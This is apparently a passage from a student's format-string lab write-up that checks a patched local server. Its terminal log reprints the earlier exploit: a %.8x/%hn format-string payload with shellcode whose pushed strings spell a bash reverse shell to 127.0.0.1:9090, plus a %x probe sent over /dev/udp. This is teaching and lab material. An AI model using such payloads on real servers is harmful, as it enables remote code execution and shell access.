To test the exploit I run the code for the reverse shell again but this time, the payload gets printed as is without the vulnerability.

Hence the correction is made and the format string vulnerability is prevented.

I test it again by sending %x%x%x%x%x to the server. This string also gets printed out as as because this time the format specifier gets treated as a character and not as a format specifier.

Thus the payload is printed in ascii because eof the %s


/bin/bash 80x22
[10/21/2019]Chirag@VM:~/.../Lab7-FormatString$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48963x%hn%.12585x%hn10Phbashh////h/bin
10Ph-ccc10Rh>&1 h&1 2h2 0<h/909h.0.1h27.0hcp/1hev/th> /dhh -ih/bash/bin10Q
RPS1010
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
%x%x%x%x%x
The value of the 'target' variable (after): 0x11223344
/bin/bash 80x22
[10/21/2019]Chirag@VM:~/.../Lab7-FormatString$ echo %x%x%x%x%x > /dev/udp/127.0.
0.1/9090
[10/21/2019]Chirag@VM:~/.../Lab7-FormatString$